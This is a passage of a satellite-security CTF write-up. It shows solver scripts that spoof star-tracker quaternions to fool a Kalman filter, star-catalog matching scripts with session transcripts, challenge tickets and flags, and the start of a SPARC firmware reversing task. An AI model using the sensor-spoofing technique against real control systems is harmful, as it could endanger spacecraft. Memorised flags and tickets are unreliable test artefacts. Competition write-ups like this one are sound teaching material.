    time.sleep(0.5)

    for sol in sols[rnd]:
        l = "%d,%d" % (sol[0],sol[1])
        #print(l)
        conn.send(l+"\n")
        time.sleep(0.1)

    conn.send("\n")

    line = conn.recvline()
    print(line.rstrip())


line = conn.recvline()
print(line.rstrip())

conn.close()
```

So initially `sol1` to `sol4` are equal to `sol0`. Running a first time the script allow us to dump the 2nd picture and thus quickly fix `sol1`. We run again the script and this time we can make it to the next round thus dumping another BMP. After a couple of rounds, the final flag was finally provided by the server.

1.4 Digital Filters, Meh


- **Category:** Astronomy, Astrophysics, Astrometry, Astrodynamics, AAAA
- **Points:** 104
- **Solves:** 37
- **Description:**

> Included is the simulation code for the attitude control loop for a satellite in orbit. A code reviewer said I made a pretty big mistake that could allow a star tracker to misbehave. Although my code is flawless, I put in some checks to make sure the star tracker can't misbehave anyways.
>
> Review the simulation I have running to see if a startracker can still mess with my filter. Oh, and I'll be giving you the attitude of the physical system as a quaternion, it would be too much work to figure out where a star tracker is oriented from star coordinates, right?
>
> You'll need these files to solve the challenge. Download

1.4.1 Introduction

Write-up by Solar Wine team

The tarball contain several `.m` (MATLAB) files implementing a closed-loop transfer function used to control the attitude of a satellite. The loop is the following one:



In this scenario, we have somewhat the control of the startracker module, the “sensor” module in control theory:

```
function [ q ] = startracker(model)
  q = model.q_att;
  disp([q.w, q.x, q.y, q.z]);
  fflush(stdout);
  % Get Input
  q = zeros(4,1);
  for i = 1:4
    q(i) = scanf("%f", "C");
  endfor
  q = quaternion(q(1), q(2), q(3), q(4));
  %q.w = q.w + normrnd(0, 1e-8);
  %q.x = q.x + normrnd(0, 1e-8);
  %q.y = q.y + normrnd(0, 1e-8);
  %q.z = q.z + normrnd(0, 1e-8);

  q = q./norm(q);

endfunction
```

During each step of the simulation, the program outputs the actual attitude as quaternion and asks for the “sensor measurement” also as a quaternion. What’s a quaternion? A quaternion is a mathematical object useful to describe 3D rotations using 4 variables (w,x,y,z) and which is extremely popular as a coordinate system in robotics since it solves the “Gimbal Lock issue”.

What’s interesting is the following snippet of code has been commented:

```
% Get Observations
q_att = startracker(i, actual);
%err = quat2eul(quat_diff(q_att, target.q_att))';
%if max(abs(err)) > err_thresh
%    disp("Error: No way, you are clearly lost, Star Tracker!");
%    break;
%endif
```

We directly control what `startracker` returns and the error check is not done here right after the sensor but when the signal has been filtered by the Kalman filter:

```
% Get Observations
q_att = startracker(i, actual);
%err = quat2eul(quat_diff(q_att, target.q_att))';
```

```
%if max(abs(err)) > err_thresh
%    disp("Error: No way, you are clearly lost, Star Tracker!");
%    break;
%endif

[q_rate, q_acc] = gyro(actual.q_rate, q_accel);
z = [
    quat2eul(q_att)'
    q_rate.x, q_rate.y, q_rate.z
    q_acc.x,  q_acc.y,  q_acc.z
];

% Filter
for j = 1:3
    [x(:,j), Ps(:,:,j), _] = kalman_step(filters(j), Ps(:,:,j), x(:,j), u(j),
     ↪  z(:,j));
endfor

% Calculate Error
q_est = eul2quat(x(1,:));
err = quat2eul(quat_diff(q_est, target.q_att))';
% Check error bounds
if max(abs(err)) > err_thresh
    disp("Error: Estimator error too large... Goodbye");
    break;
endif
```

So … what can we do here? Well, in my student years I remember Kalman filters were all the rage for controlling consumer quadcopters's attitude since they are pretty easy to implement and can work with dirt-cheap sensors. However, there is a catch: you can't use, let's say, only accelerometers with a Kalman filter to correct attitude since **it can't correct absolute errors and this will cause the device to drift over time**. Usually, accelerometers are coupled with gyroscopes and/or magnetometers in order to prevent this drift from happening.

The challenge here is to slowly feed the satellite slightly incorrect values that will not be sufficiently removed by the Kalman filter and over time make the sat go belly up!

1.4.2 Tourne Toi Benoit

The objective here is to rotate the sat over 22° degrees along the **second** axis y:

```
% Check we're still safe...
[v,a] = q2rot(quat_diff(actual.q_att, target.q_att));
if abs(v(2)*a) >  (pi/8)
    disp("Uh oh, better provide some information!");
    disp(getenv("FLAG"))
    break;
endif
```

(yes, matlab is indexing array from 1 to n)

Fortunately, expressing a rotation using a quaternion is dead simple: just multiply them. Here's a skeleton of a script slowly rotating the satellite over time:

```
#! /usr/bin/python3

import os
import re
import random
import sys

import pwn # https://github.com/Gallopsled/pwntools
from pyquaternion import Quaternion # http://kieranwynn.github.io/pyquaternion/

TICKET=os.environ["TICKET"]

def ticket(p):
    p.recvuntil(b'Ticket please:')
    p.sendline(TICKET)
    print("Ticket sent.")

def handle_input(p):

    while True:
      l = p.recvline()

      # SUCCESS
      if l.startswith(b"Uh oh, better provide some information!"):
        print(l)
        flag = p.recvline()
        print(flag)
        sys.exit(0)

      # FAIL
      elif l.startswith(b"Error: Estimator error too large... Goodbye"):
        print(l)
```

```
        sys.exit(1)

      # empty line => /ignore
      if len(l.rstrip(b'\n')):
        break

    # parse digits
    m = re.match(r'\s+(\S+)'*4, l.decode('utf-8'))
    digits = list(map(float, m.groups()))
    print("Received : %s" % digits)
    return digits

def senddigits(p, quat):
    p.send("%f,%f,%f,%f\n" % (quat.w, quat.x, quat.y, quat.z))

if __name__ == '__main__':
    p = pwn.remote('filter.satellitesabove.me',5014)
    ticket(p)
    p.recvline() # empty line

    step = 1
    while True:

        digits = handle_input(p)
        q = Quaternion(*digits)

        # Rotate satellite
        new_quat = q*Quaternion(axis=[0, 1, 0], degrees=15)

        print("[%d] sent %f,%f,%f,%f" % (step, new_quat.w, new_quat.x, new_quat.y,
        ↪  new_quat.z))
        senddigits(p, new_quat)

        step+=1
        if step > 2400:
            print("[x] simulation ended : FAIL")
            sys.exit(0)
```

And here's the result:

```
$ python3 too_slow.py
[+] Opening connection to filter.satellitesabove.me on port 5014: Done
Ticket sent.
Received : [0.99903, 0.04399, 0.0, 0.0]
[1] sent 0.990483,0.043614,0.130400,0.005742
```

```
Received : [0.99903, 0.04402, 0.0, 0.0]
[2] sent 0.990483,0.043643,0.130400,0.005746
Received : [0.99903, 0.04404, 0.0, 0.0]
[... snipped for clarity ...]
[2400] sent 0.992956,0.113224,0.034781,0.002856
[x] simulation ended : FAIL
```

I managed to slightly move the sat, but unfortunately the simulation time is finite: only 2400 steps are computed. So we can try to be more aggressive and increase the rotation from 15 degrees to 45 degrees:

```
$ python3 too_fast.py
[+] Opening connection to filter.satellitesabove.me on port 5014: Done
Ticket sent.
Received : [0.99903, 0.04399, 0.0, 0.0]
[1] sent 0.922983,0.040641,0.382312,0.016834
Received : [0.99903, 0.04402, 0.0, 0.0]
[2] sent 0.922983,0.040669,0.382312,0.016846
Received : [0.99903, 0.04404, 0.0, 0.0]
[3] sent 0.922983,0.040688,0.382312,0.016853
Received : [0.99903, 0.04407, 0.0, 0.0]
[... snipped for clarity ...]
[22] sent 0.923128,0.041195,0.381901,0.017032
Received : [0.999004635, 0.0446039, -0.000479317, -3.2373e-05]
[23] sent 0.923143,0.041221,0.381860,0.017039
Received : [0.999003404, 0.044630975, -0.000523661, -3.5365e-05]
[24] sent 0.923159,0.041247,0.381818,0.017047
b'Error: Estimator error too large... Goodbye\n'
```

Well in that example we are too aggressive and we are caught by the error check. So how to do it? Well, I did manually bruteforce heuristics on my machine until I found one that worked. I know it's not intellectually fulfilling, but sometimes you need to be efficient, not intelligent :D

Here's my heuristic, which work on our team simulation (there is a random seed different for every team): I start small and increase the rotation over "time".

```
if step < 500:
  new_quat = q*Quaternion(axis=[0, 1, 0], degrees=15)
elif step < 1000:
  new_quat = q*Quaternion(axis=[0, 1, 0], degrees=30)
else:
  new_quat = q*Quaternion(axis=[0, 1, 0], degrees=40)
```

And the result:

```
$ python3 solution.py
[+] Opening connection to filter.satellitesabove.me on port 5014: Done
Ticket sent.
Received : [0.99903, 0.04399, 0.0, 0.0]
[1] sent 0.990483,0.043614,0.130400,0.005742
Received : [0.99903, 0.04402, 0.0, 0.0]
[2] sent 0.990483,0.043643,0.130400,0.005746
Received : [0.99903, 0.04404, 0.0, 0.0]
[... snipped for clarity ...]
[1719] sent 0.984792,0.089937,0.148156,0.012068
Received : [0.976058, 0.08867, -0.197662, -0.019433]
[1720] sent 0.984799,0.089969,0.148090,0.012066
Received : [0.976042, 0.088698, -0.197726, -0.019445]
[1721] sent 0.984806,0.089999,0.148024,0.012064
b"Uh oh, better provide some information!"
b'flag{uniform91635foxtrot:ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
↪ ZZZZZZZZZZZZZZZZZ}\n'
```

1.4.3 References

- https://en.wikipedia.org/wiki/Quaternion
- https://en.wikipedia.org/wiki/Gimbal_lock

1.5 SpaceBook

- **Category:** Astronomy, Astrophysics, Astrometry, Astrodynamics, AAAA
- **Points:** 75
- **Solves:** 56
- **Description:**

> Hah, yeah we're going to do the hard part anyways! Glue all previous parts together by identifying these stars based on the provided catalog. Match the provided boresight refence vectors to the catalog refence vectors and tell us our attitude.
>
> Note: The catalog format is unit vector (X,Y,Z) in a celestial reference frame and the magnitude (relative brightness)
>
> Connect to the challenge on spacebook.satellitesabove.me:5015 . Using netcat, you might run nc spacebook.satellitesabove.me 5015
>
> Download

1.5.1 Write-up

Write-up by Solar Wine team

Inside the tarball we got a test.txt file with X, Y, Z and magnitude of 2500 stars.

```
$ head test.txt
0.9901070486042983, 0.046084664371116885, -0.13253013247517434, 549.6382843670675
-0.5648023210549782, -0.5051980820871304, 0.6525130159517085, 549.4880561627137
-0.08963335797988148, -0.9863065117587962, -0.13843888904294901, 549.3641639146753
-0.9874602733443869, 0.15337030891033063, 0.0374133253183751, 549.3606049698848
-0.9099118329257517, 0.3138909217548853, -0.27116958815760933, 549.3132115540117
0.7139864420827506, -0.6968443060246982, 0.06805419665951397, 549.2683484218633
0.24323997540145237, -0.19788841747332786, 0.9495654209145374, 548.9684943905835
0.560153428906733, 0.3441271133281618, -0.7535281454308499, 548.8514933917396
-0.3345682558771369, 0.19562118145112195, -0.9218440407829287, 548.815767892051
-0.13267061928560403, -0.9673170998490305, 0.21609288539430288, 548.6589232064719
```

Output of nc spacebook.satellitesabove.me 5015

```
0.015917,   -0.065042,  0.997756,   522.792957
0.066702,   -0.034912,  0.997162,   509.558897
0.116028,   0.107259,   0.987438,   505.563653
-0.127042,  -0.095660,  0.987274,   500.270255
```

```
0.102627,   -0.139129,  0.984942,   149.681133
-0.031727,  0.160189,   0.986576,   148.568062
0.066189,   0.018438,   0.997637,   145.010686
0.002971,   0.040328,   0.999182,   144.924090
-0.020081,  0.150530,   0.988401,   138.163414
-0.131538,  -0.093347,  0.986906,   134.933667
0.046041,   -0.098031,  0.994118,   127.908382
-0.136352,  -0.067206,  0.988378,   125.352989
-0.152302,  -0.031790,  0.987823,   122.787697
0.078979,   0.034016,   0.996296,   115.471696
0.039458,   -0.161481,  0.986087,   109.729468
0.007523,   -0.019874,  0.999774,   105.571504
-0.051503,  -0.143206,  0.988352,   105.248741
0.074921,   0.053640,   0.995746,   104.901364
0.155618,   0.037800,   0.987094,   104.432125
0.029049,   -0.134387,  0.990503,   101.085212
-0.002381,  0.002161,   0.999995,   100.368922
0.034713,   -0.129698,  0.990946,   99.838365
-0.005085,  -0.140364,  0.990087,   95.093196
0.032601,   -0.061609,  0.997568,   92.137924
-0.054048,  -0.046980,  0.997433,   83.233591
0.120141,   0.063140,   0.990747,   71.811018
0.024737,   -0.111520,  0.993454,   68.020752
0.074520,   0.121914,   0.989739,   67.939109
-0.128976,  0.073819,   0.988896,   63.537248
0.024246,   -0.124286,  0.991950,   62.952702
0.118651,   0.097312,   0.988156,   51.153963

Index Guesses (Comma Delimited):
```

Output of nc command, tell us the X, Y, Z and magnitude of stars from a specific position. We have to guess the index of 5 stars.

Magnitude seems to be the same that are provided in the test.txt file. Just cat it to check it:

```
# value truncated to 5 digits
$ cat -b test.txt | grep 522.79295
   247  0.26806733832630036,    0.007903695005027862,   0.9633677562218492, 522.7929572357748

# grep the magnitude of the first 5 stars
$ cat -b test.txt | egrep "522.79295|509.55889|505.56365|500.27025|149.68113"
247 0.26806733832630036,    0.007903695005027862,   0.9633677562218492, 522.7929572357748
342 0.2869863909599968, -0.04764379316731881,   0.9567491209174878, 509.55889713187145
373 0.4070124633013756, -0.12292770243171812,   0.9051130507799594, 505.56365269512855
430 0.26102788669173493,    0.1539419575415715, 0.9529776052339929, 500.2702553957997
444 0.18006173124134658,    -0.06346977241636366,   0.9816055016817011, 149.68113323830417
```

“cat -b” start at 1. So indexes of the first 5 stars are : 246,341,372,429,443 Let’s try it:

```
[...]

Index Guesses (Comma Delimited):
246,341,372,429,443
4 Left...
-0.057171,  0.114364,   0.991792,   535.133735
0.131428,   0.069850,   0.988862,   534.176746
-0.038011,  -0.030079,  0.998824,   529.335341
-0.158979,  -0.018636,  0.987106,   500.647059
0.080791,   0.139944,   0.986858,   148.760143
-0.116869,  -0.088033,  0.989238,   147.802778
-0.111232,  0.120242,   0.986493,   116.466086
0.112478,   -0.047730,  0.992507,   116.428327
0.095513,   0.115726,   0.988678,   113.636526
-0.117986,  -0.126873,  0.984877,   108.984525
0.102010,   0.115670,   0.988036,   104.653635
-0.007050,  0.025713,   0.999645,   104.308554
-0.041392,  0.037647,   0.998433,   103.860587
-0.040177,  0.016492,   0.999056,   101.671298
-0.102211,  -0.128958,  0.986368,   62.451013

Index Guesses (Comma Delimited):
```

There are only 5 stages and because the output is always the same, we didn’t automate the solution with a script. It was quicker to manually grep values and send it.

As a solution, just copy/paste ;)

```
$ nc spacebook.satellitesabove.me 5015
Ticket please:
ticket{uniform52029sierra:GG5prgyMdFtPuV5TmOY6mRBNwwVIGByeOzFdon1-hGBOKGBEGYprrBi8EzWFqy0Bhw}
0.015917,   -0.065042,  0.997756,   522.792957
0.066702,   -0.034912,  0.997162,   509.558897
0.116028,   0.107259,   0.987438,   505.563653
-0.127042,  -0.095660,  0.987274,   500.270255
0.102627,   -0.139129,  0.984942,   149.681133
-0.031727,  0.160189,   0.986576,   148.568062
0.066189,   0.018438,   0.997637,   145.010686
0.002971,   0.040328,   0.999182,   144.924090
-0.020081,  0.150530,   0.988401,   138.163414
-0.131538,  -0.093347,  0.986906,   134.933667
0.046041,   -0.098031,  0.994118,   127.908382
-0.136352,  -0.067206,  0.988378,   125.352989
-0.152302,  -0.031790,  0.987823,   122.787697
0.078979,   0.034016,   0.996296,   115.471696
0.039458,   -0.161481,  0.986087,   109.729468
```

```
0.007523,   -0.019874,  0.999774,   105.571504
-0.051503,  -0.143206,  0.988352,   105.248741
0.074921,   0.053640,   0.995746,   104.901364
0.155618,   0.037800,   0.987094,   104.432125
0.029049,   -0.134387,  0.990503,   101.085212
-0.002381,  0.002161,   0.999995,   100.368922
0.034713,   -0.129698,  0.990946,   99.838365
-0.005085,  -0.140364,  0.990087,   95.093196
0.032601,   -0.061609,  0.997568,   92.137924
-0.054048,  -0.046980,  0.997433,   83.233591
0.120141,   0.063140,   0.990747,   71.811018
0.024737,   -0.111520,  0.993454,   68.020752
0.074520,   0.121914,   0.989739,   67.939109
-0.128976,  0.073819,   0.988896,   63.537248
0.024246,   -0.124286,  0.991950,   62.952702
0.118651,   0.097312,   0.988156,   51.153963

Index Guesses (Comma Delimited):
246,341,372,429,443
4 Left...
-0.057171,  0.114364,   0.991792,   535.133735
0.131428,   0.069850,   0.988862,   534.176746
-0.038011,  -0.030079,  0.998824,   529.335341
-0.158979,  -0.018636,  0.987106,   500.647059
0.080791,   0.139944,   0.986858,   148.760143
-0.116869,  -0.088033,  0.989238,   147.802778
-0.111232,  0.120242,   0.986493,   116.466086
0.112478,   -0.047730,  0.992507,   116.428327
0.095513,   0.115726,   0.988678,   113.636526
-0.117986,  -0.126873,  0.984877,   108.984525
0.102010,   0.115670,   0.988036,   104.653635
-0.007050,  0.025713,   0.999645,   104.308554
-0.041392,  0.037647,   0.998433,   103.860587
-0.040177,  0.016492,   0.999056,   101.671298
-0.102211,  -0.128958,  0.986368,   62.451013

Index Guesses (Comma Delimited):
129,136,178,422,468
3 Left...
0.100129,   -0.061707,  0.993059,   512.167506
-0.059940,  0.024722,   0.997896,   511.008522
0.139861,   0.101677,   0.984937,   134.933667
0.069883,   -0.141034,  0.987535,   127.653667
0.047937,   -0.050454,  0.997575,   126.921705
0.114408,   0.094952,   0.988886,   125.352989
-0.140200,  -0.018491,  0.989950,   124.002891
0.080791,   0.076122,   0.993820,   122.787697
0.020262,   -0.111834,  0.993520,   121.033694
-0.050268,  0.062088,   0.996804,   117.978821
0.029637,   -0.085045,  0.995936,   116.520279
-0.074679,  -0.071143,  0.994667,   115.724463
0.012496,   -0.105905,  0.994298,   112.064291
-0.079429,  0.022579,   0.996585,   107.166760
```

```
-0.092416,  0.035327,   0.995094,   103.811803
-0.128275,  -0.026019,  0.991397,   98.157339
0.153121,   0.016920,   0.988063,   84.396680
-0.026538,  0.089373,   0.995645,   63.537248
-0.141772,  0.096860,   0.985149,   54.221724

Index Guesses (Comma Delimited):
316,326,969,1212,1252
2 Left...
-0.092547,  0.139709,   0.985858,   545.263829
0.133002,   0.035864,   0.990467,   522.792957
-0.135281,  -0.010548,  0.990751,   511.008522
0.141635,   0.094066,   0.985440,   509.558897
0.065899,   -0.094418,  0.993349,   500.270255
-0.072011,  0.141144,   0.987367,   148.568062
0.100086,   0.127510,   0.986775,   145.010686
0.043459,   0.092751,   0.994740,   144.924090
-0.057074,  0.144118,   0.987913,   138.163414
0.061252,   -0.096442,  0.993452,   134.933667
0.038111,   -0.083492,  0.995779,   125.352989
0.000634,   -0.073379,  0.997304,   122.787697
-0.102241,  0.009036,   0.994719,   117.978821
-0.150425,  0.001791,   0.988620,   107.166760
0.092930,   0.058148,   0.993973,   105.571504
0.150317,   -0.066251,  0.986416,   105.248741
-0.150556,  0.020049,   0.988398,   103.811803
0.069668,   0.064492,   0.995483,   100.368922
0.140840,   0.050888,   0.988724,   92.137924
0.011146,   -0.165758,  0.986104,   84.396680
0.074953,   -0.006643,  0.997165,   83.233591
0.054599,   -0.140174,  0.988620,   70.596799
-0.066279,  0.011597,   0.997734,   63.537248
-0.141449,  0.098958,   0.984987,   54.221724

Index Guesses (Comma Delimited):
35,246,326,341,429
1 Left...
0.045029,   0.156326,   0.986679,   524.950569
-0.021636,  0.071278,   0.997222,   518.965046
0.103725,   -0.054862,  0.993092,   501.118800
0.000622,   0.063260,   0.997997,   144.521828
-0.081199,  -0.085352,  0.993037,   142.280710
-0.105274,  0.135207,   0.985209,   139.470803
-0.075529,  -0.088306,  0.993226,   128.737722
-0.000823,  0.073627,   0.997286,   125.168984
0.013174,   0.122420,   0.992391,   124.834612
0.076632,   -0.072081,  0.994451,   119.747708
-0.052624,  0.033375,   0.998057,   116.693268
0.038071,   0.016613,   0.999137,   115.343043
0.145358,   -0.044048,  0.988398,   111.166493
-0.072499,  -0.078960,  0.994238,   109.984816
-0.092745,  0.143403,   0.985309,   109.571902
0.044251,   0.042103,   0.998133,   108.873786
```

```
0.121119,   -0.084577,  0.989028,   103.035263
0.076569,   0.107808,   0.991219,   80.512855

Index Guesses (Comma Delimited):
228,271,415,644,718
0 Left...
flag{uniform52029sierra:GIW5DLpjCRu5d_jyOQVMGl1-83vdWl5e-rl7X4sV1MXPTm0pop1mw9P8i1x3-CU3gDVp
↪  4idEIEtLs1osznSDjqQ}
```

1.6 My 0x20

- **Category:** Astronomy, Astrophysics, Astrometry, Astrodynamics, AAAA
- **Points:** 142
- **Solves:** 24
- **Description:**

> Hah, yeah we're going to do the hard part anyways! Glue all previous parts together by identifying these stars based on the provided catalog. Match the provided boresight refence vectors to the catalog refence vectors and tell us our attitude.
>
> Note: The catalog format is unit vector (X,Y,Z) in a celestial reference frame and the magnitude (relative brightness)
>
> Connect to the challenge on spacebook.satellitesabove.me:5015 . Using netcat, you might run nc spacebook.satellitesabove.me 5015
>
> Download

1.6.1 Write-up

Write-up by Solar Wine team

Inside the tarball we got a test.txt file with X, Y, Z and magnitude of 2500 stars.

```
$ head test.txt
-0.8882608014194397,    0.44134505673417335,    -0.12730785348125204,   549.852851299719
-0.3390064785987893,    0.7839854357768783, 0.5200398484325859, 549.6114788231387
0.3818422687775949, -0.9185613112933841,    -0.10218414343604232,   549.5032313143548
0.7164710254748454, -0.584280946382752, 0.3811627544095818, 549.4760726460809
0.4581375854452007, -0.30990873193224816,   -0.8331065542141578,    549.2485100045466
-0.01024392531775858,   0.8300071954123204, 0.5576586030519555, 549.2056889196198
0.038029570197494436,   -0.9310124114282005,    0.3630008836865842, 549.0641302516602
-0.5533457672995926,    0.8172069485090612, -0.161187050100602, 548.9423706959843
-0.9538126880237273,    0.0852010268733563, -0.28806620972387137,   548.5438666941857
-0.3209163118673173,    0.013014250692831925,   0.9470181360757475, 548.5162645606902
```

```
$ nc myspace.satellitesabove.me 5016
0.060122,   -0.150465,  0.986785,   22.727474
-0.109832,  -0.067411,  0.991662,   22.333473
-0.045802,  0.058479,   0.997237,   22.223271
0.100712,   0.068262,   0.992571,   22.178468
-0.044828,  -0.046502,  0.997912,   11.322817
0.112874,   -0.088058,  0.989700,   11.127700
```

```
-0.010169,  0.130648,   0.991377,   11.076530
0.007961,   0.110731,   0.993819,   11.284805
-0.085996,  -0.032651,  0.995760,   11.521133
0.094996,   0.136541,   0.986069,   11.459429
0.072782,   -0.109259,  0.991345,   11.033900
-0.003755,  0.155835,   0.987776,   10.114427
0.136234,   -0.044629,  0.989671,   10.866810
-0.085711,  0.029520,   0.995883,   10.030610
0.097742,   0.047320,   0.994086,   10.294288
-0.049144,  -0.030339,  0.998331,   9.731732
0.120913,   0.059759,   0.990863,   8.836118
-0.118723,  -0.123024,  0.985277,   8.744872
-0.121255,  0.107121,   0.986824,   9.332223
-0.062622,  -0.037891,  0.997318,   8.875999
-0.040054,  0.091945,   0.994958,   8.678135
0.057317,   -0.033120,  0.997807,   9.356773
0.028940,   0.094192,   0.995133,   8.301271

Index Guesses (Comma Delimited):
```

The output of the nc command, tells us the X, Y, Z and magnitude (?) of stars from a specific position. We have to guess the index of 5 stars. We couldn't use the magnitude this time (cf SpaceBook task). But we could calculate the distance between each stars given and compare with the test.txt provided.

First, convert test.txt into a python array (cf catalog.py, we just sed-ed test.txt) Distance in two dot A and B, in a X, Y, Z plan, could be calculated with: sqrt((Ax - Bx)^2 + (Ay - By)^2 + (Az - Bz)^2) Let's calculate the distance of each star with all others stars and generate it as a catalogue.

cf: gen_cat.py

```
from math import *
from catalog import *

ROUND = 6

def calc_dist(s1, s2):
  return sqrt((s1[0]-s2[0])**2 + (s1[1]-s2[1])**2 + (s1[2]-s2[2])**2)

i = 0
new_cat = []
for s1 in catalog:
  new_cat.append([s1,[]])
  for s2 in catalog:
    d = round(calc_dist(s1,s2), ROUND)
```

```
    new_cat[i][1].append(d)
  i = i + 1

print(new_cat)
```

```
$ echo -n "catalog = " > new_cat.py && python gen_cat.py >> new_cat.py
```

Then make a python script that will parse the output of nc command. Calculate the distance between each stars given. Compare with our new_cat.py catalogue.

cf: sol.py

```
from math import *
from new_cat import *
import pwn
import collections, numpy

ROUND = 6
TICKET = b"ticket{whiskey42551whiskey:GOjJ2Rxfvdcha8Py0lOxbyFNOJOI3At8TYXG3j_DUyIl
↪  O5CsMTWlWl7crBfWJk9N1A}"
lines = []

def ticket():
  p.recvuntil(b'Ticket please')
  p.sendline(TICKET)

def pass_stage(sol):
  p.sendline(sol)
  p.recvuntil(b'Left...')

def nextr():
  rez = p.recvuntil(b'(Comma Delimited):').split(b'\n')
  lines = []
  for line in rez:
    if b"," in line:
      r = line.split(b',\t')
      x = float(r[0])
      y = float(r[1])
      z = float(r[2])
      m = float(r[3])
      lines.append([x, y, z, m])
  return lines
```

```
def calcdist(s1, s2):
  return sqrt((s1[0]-s2[0])**2 + (s1[1]-s2[1])**2 + (s1[2]-s2[2])**2)

def make_d(stars):
  i = 0
  newstars = []
  for s1 in stars:
    newstars.append([s1,[]])
    for s2 in stars:
      d = round(calcdist(s1,s2), ROUND)
      if d != 0:
        newstars[i][1].append(d)

    i = i + 1
  return newstars

def get_sol(stars):
  stars_id = []
  for i in range(5):
    findings = []
    f1 = stars[i]

    for d1 in f1[1]:
      for s in catalog:
        if d1 in s[1]:
          findings.append(s[1].index(d1))

    a = numpy.array(findings)
    c = collections.Counter(a)
    id = c.most_common(1)[0][0]
    stars_id.append(str(id))
    print("found: " + str(id))

  return stars_id

solutions = []
for i in range(6):
  p = pwn.remote('myspace.satellitesabove.me',5016)
  ticket()

  for s in solutions:
    print("sending > " + ','.join(s))
    p.sendline(','.join(s))
    p.recvuntil(b'Left...')

  if i == 5:
```

```
    print(p.recv())
    exit(0)

  stars = nextr()
  stars = make_d(stars)
  s = get_sol(stars)
  solutions.append(s)
```

Unfortunately, our script is too slow to find the answer before the timeout. Fortunately, the output of the nc command is always the same, so you could keep the answer and send it after renewing the connection. During the CTF, we didn't made a full automated script like the one above, we just solved each stage and send answer after.

Running the python script, we get:

```
$ python sol.py
[...]
[+] Opening connection to myspace.satellitesabove.me on port 5016: Done
sending > 90,299,317,411,568
sending > 20,83,384,668,982
sending > 83,146,174,389,428
sending > 82,276,314,369,441
sending > 52,116,398,484,490
b'\nflag{whiskey42551whiskey:GMOr6fOnIXcmYpOHJCYMSZ6Vp4QvG559Hb6v5OTs78Rhdm7BO3xRS
 ↪  0zxGE_fxReHmPEmDHeOegqToHMK5iKIwo4}\n
'
```

2 Satellite Bus

2.1 Sun? On my Sat?

- **Category:** Satellite Bus
- **Points:** 324
- **Solves:** 4
- **Description:**

> "We've uncovered a strange device listening on a port I've connected you to on our satellite. At one point one of our engineers captured the firmware from it but says he saw it get patched recently. We've tried to communicate with it a couple times, and seems to expect a hex-encoded string of bytes, but all it has ever sent back is complaints about cookies, or something. See if you can pull any valuable information from the device and the cookies we bought to bribe the device are yours!"

2.1.1 Introduction

Write-up by Solar Wine team

Along with the description there is the following binary:

```
$ file sparc1-papa84686zulu/test.elf
sparc1-papa84686zulu/test.elf: ELF 32-bit MSB executable, SPARC,
version 1 (SYSV), statically linked, not stripped
```

Two important information:

- the binary is not stripped, so we have every debug information \o/
- it's a **SPARC** binary, an ISA none of us ever reversed previously

In order to reverse it statically, you can use Ghidra (thanks again, NSA!) or if you're a die-hard IDA user like myself, use Cisco Talos's wonderful GhIDA plugin which brings Ghidra's decompiler to IDA. It's not the most ideal setup, but I didn't have time to learn Ghidra's idiosyncrasies.

The binary is a traditional message processing server accepting hexadecimal strings as input on stdin and has the following message pump:

```
int msgHandler(uint8_t* buffer, int buffer_len)
{
  bool b_has_sent_header;
  int message_len;
  uint message_type;
  int current_message;

  if (0 < buffer_len) {
    b_has_sent_header = false;

    do {

      while( true ) {

        current_message = buffer;
        message_len = getCmdLen(current_message);
        message_type = getCmdType(current_message);

        if ((!b_has_sent_header) && (message_type != 0)) {
          hangup("Missing Header");
        }

        if (message_type != 1) {
          break;
        }

        // CMD 0x01 : GET_INFO
        str *info = handleGetInfo(current_message);
        buffer_len = buffer_len - message_len;
        puts(info);

        buffer = current_message + message_len;
        if (buffer_len < 1) {
          goto ON_EXIT;
        }
      }

      // CMD 0x00 : NEGOCIATE_HEADER
      if (message_type < 2) {
        b_has_sent_header = true;
        handleHeader(current_message);
        buffer_len = buffer_len - message_len;
      }

      else {
```

```
        // CMD 0x02 : SHUTDOWN
        if (message_type == 2) {
          hangup("Shutdown Requested");
          buffer_len = buffer_len - message_len;
        }
        else {

          // CMD 0x03 : GET_TROLLED
          if (message_type == 3) {
            getFlag(current_message);
            buffer_len = buffer_len - message_len;
          }
          else {

            // CMD 0x04-0xFF : GET_OUT
            hangup("Unexpected Message Section");
            buffer_len = buffer_len - message_len;
          }
        }
      }
      buffer = current_message + message_len;
    } while (0 < buffer_len);

ON_EXIT:
    buffer = current_message + message_len;
  }

